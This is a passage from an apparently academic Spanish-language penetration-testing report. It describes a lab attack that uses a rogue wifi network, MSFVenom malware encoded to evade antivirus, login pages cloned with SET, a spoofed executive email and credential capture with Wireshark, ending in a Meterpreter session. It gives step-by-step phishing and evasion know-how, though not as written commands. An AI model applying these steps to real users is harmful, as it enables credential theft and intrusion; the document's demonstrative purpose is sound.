- Se realiza captura de paquetes o sniffing como MIM para analizar la información obtenida en el tráfico de red, como usuario y contraseña.

4.4 Explotación utilizando Ingeniería Social

Es necesario que la víctima se encuentre conectado a la red wifi libre creada por el atacante; dicha víctima tiene el correo electrónico tutxxxxxx@gmail.com. Posteriormente, se diseña un correo electrónico convincente en la página web de Emkei para que el cliente ingrese sus datos en un formulario web o instale una aplicación supuestamente verdadera.

En ambos casos, en el Framework de Metasploit del atacante existe un servicio en ejecución llamado Listener, que se encarga de recibir la información que el cliente ingresa en la página web clonada y, además, otro servicio que espera la ejecución del malware de un cliente remoto.

4.4.1 Creación del Malware

Existe la posibilidad de crear un malware que pueda ser invisible para ciertos antivirus existentes en el mercado, para ello existen varios métodos de codificación del mismo, permitiendo así evadir las distintas seguridades que posea el usuario. Se utiliza el sitio web oficial de VirusTotal que emplea los Antivirus existentes y actualizados en el mercado de manera on-line, para el análisis de los malware creados y conocer la calidad y eficiencia del mismo.

Cabe aclarar que el proceso del ataque consiste en el envío del malware y la ejecución del mismo en el cliente, donde se crea una conexión entre el servidor y el cliente, permitiendo al atacante tener acceso sobre el equipo infectado.
El malware enviado, debe estar comprimido previamente, previniendo así que otros sistemas de antivirus, propios de los servidores de correo, rechacen el envío y recepción del mismo.

4.4.1.1 Malware con MSFVenom

MSFVenom es un script que utiliza el Framework del Metasploit para generar códigos en diferentes lenguajes de programación como C, Python, Ruby entre otros. Además, posee técnicas de codificación utilizadas para evasión de antivirus.

Se realiza la prueba de concepto para analizar el efecto del malware en el cliente utilizando técnicas de creación de malware para mejorar la calidad del mismo, en este proyecto se utiliza el método de codificación llamado shikata_ga_nai, término japonés que quiere decir “No hay más remedio” y permite realizar un bypass de antivirus y evadir ciertos firewalls y puntos de control [11].




Figura 35. Desarrollo de virus con arquitectura x86 de encriptación shikata_ga_nai*





Figura 36. Desarrollo de virus con arquitectura x64 de encriptación shikata_ga_nai*

* El malware creado funciona de la misma manera en las dos arquitecturas. Además, es necesario comprimir los mismos para enviar el archivo infectado, ayudando a evadir así los posibles firewalls y antivirus en línea.

Figura 37. Malwares creados y comprimidos

Creado y comprimido los malwares, se ponen a prueba en la base de datos general de VirusTotal para conocer la eficiencia de los mismos y posteriormente ser enviados a la víctima.



(a) Página principal de VirusTotal

(b) Análisis de malware x86 (c) Análisis de malware x64

Figura 38: Análisis del malware creado en VirusTotal

4.5 Ataque de Ingeniería Social / Explotación de Malware y Robo de Datos

Este tipo de ataques es el más común y peligroso, puesto que es utilizado en la mayoría de situaciones en las que se quiere aprovechar las vulnerabilidades, basándose en la manipulación de la persona para lograr que realice acciones que faciliten el ataque.

Una vez creada la red y a la cual están conectadas las víctimas, se tienen listos los malware previamente configurados que le serán enviados.

4.5.1 Clonación del Formulario de Ingreso de Datos

Se diseña o clona el formulario web mediante el Framework de SET [12], el cual será utilizado para llenar los campos con los datos de usuario y contraseña de la empresa en la que supuestamente trabaja el mismo.

Se inicia por consola de terminal y se selecciona la opción 1, para realizar el ataque por ingeniería social

(a) Inicio de SET por consola (b) Menú principal de SET

Figura 39. Framework de SET iniciado por consola

Iniciado el Framework de SET, se selecciona la opción 2 para ataques de ingeniería social por medio de páginas web o links que permitan la obtención de información




Figura 40. Parámetro para ataques WEB

Se selecciona la opción 3 para la obtención de credenciales de la víctima, usuario y contraseña




Figura 41. Parámetro para obtención de credenciales

Se selecciona la opción 2 para clonar una página web que contenga un inicio de sesión o ingreso de datos de usuarios y contraseñas.




Figura 42. Parámetro para clonar página web

Se ingresa el parámetro del atacante, para que permita recibir los datos ingresados por el usuario; por lo general es la propia dirección IP del atacante.





Figura 43. Dirección IP del atacante

Se ingresa la dirección URL de la página web a clonar, que será utilizada posteriormente para el ingreso de usuario y contraseña a un inicio de sesión en la empresa.



(a) Pagina web clonada y servicio activo

(b) Página web original

(c) Página web clonada

Figura 44. Ingreso a sesión de usuario en empresa

De la misma manera, con el objetivo de conocer el usuario y contraseña para el ingreso a una cuenta de correo electrónico, se clona el formulario web de la página original.

(a) Ingreso a correo electrónico clonado y servicio activo

(b) Página web original (c) Página web clonada


Figura 45. Ingreso a sesión de correo electrónico

4.5.2 Diseño del correo electrónico falso


Se crea un correo con dominio falso @empresaX.com.ar para convencer al cliente de instalar una aplicación supuestamente libre de virus y de completar un formulario de registro de datos con información personal.

Mediante el sitio web de Emkei es posible crear un correo electrónico que pueda suplantar una identidad, logrando así mejorar el ataque y convencer al usuario a ingresar a una URL que contiene el malware a ser descargado de la nube y otra URL para ingresar los datos de usuario y contraseña para el robo de información sensible.

El correo electrónico falso es enviado por el supuesto Directorio General a través de la cuenta falsa directorio.general@empresaX.com.ar y como asunto Aplicación para prevención de Ransomware




(a) Malwares subidos a la nube



(b) Diseño de correo electrónico a enviar

Figura 46. Correo electrónico a enviar con URL's para descarga de malware e ingreso de datos privados

Enviado al correo electrónico de la víctima, se tiene que esperar a que el mismo, considerándolo como genuino, abra el correo.



(a) Correo electrónico recibido

(b) Detalles del correo electrónico

Figura 47. Correo electrónico falso recibido satisfactoriamente

Una vez que el usuario se da por convencido de realizar las acciones que se solicita, ingresa a la URL de descarga del malware y en el inicio del formulario clonado vistos en las figuras 44 y 45.





Figura 48. Archivo con el malware comprimido

4.5.3 Ingreso de Datos en el Formulario Web clonado

Es necesario iniciar la herramienta de sniffing o captura de paquetes llamado Wireshark puesto que ayuda a observar directamente los datos robados que no pueden ser observados en la consola de SET.



(a) Inicio de Wireshark (b) Interfaz gráfica de Wireshark

Figura 49. Wireshark iniciado

Una vez ingresado los datos en el formulario clonado, se inicia el proceso de captura del paquete propio del Framework de SET; y, posteriormente verificar que la víctima ha ingresado el usuario y contraseña, sin embargo, no se muestra la información en dicha consola.




Figura 50. Víctima ha ingresado datos en el formulario clonado

Al realizar el sniffing utilizando la aplicación para captura de paquetes Wireshark, se puede observar que los usuarios y contraseñas son visibles.




Figura 51. Número de identidad y contraseña de sesión Web




Figura 52. Usuario y contraseña para correo electrónico

4.5.4 Explotación de Malware

Es necesario mantener el servicio de escucha o listener iniciado para que una vez ejecutado el malware, se pueda realizar la conexión entre el atacante y la víctima. Para ello es necesario abrir la consola del Framework de Metasploit e iniciar el servicio a la espera de la ejecución del malware.





Figura 53. Servicio del Escucha iniciado sin malware iniciado


En el momento que el usuario descarga el archivo y lo ejecuta en su equipo, se inicia la comunicación entre la víctima y el atacante.

Como se presenta a continuación, al tener un Antivirus no deja opción a descomprimir el malware, y viceversa, al no existir dicha seguridad permite continuar la descomprensión del malware



(a) Antivirus Activado (b) Detección del malware al descomprimir

Figura 54. Windows 7 con Antivirus



(a) Desactivación del Antivirus (b) Malware descomprimido

Figura 55. Windows 7 sin Antivirus

Iniciado el malware en el dispositivo de la víctima, se abre un medio de comunicación que permite al atacante el acceso remoto al equipo a atacar sin ser detectado por el usuario.




Figura 56. Inicio de explotación del equipo de la víctima

Al ingresar remotamente al equipo de la víctima, el atacante puede realizar varias acciones disponibles a través de los comandos de Meterpreter explicados en la figura 25.




Figura 57. Listado de carpetas y archivos en el directorio raíz /


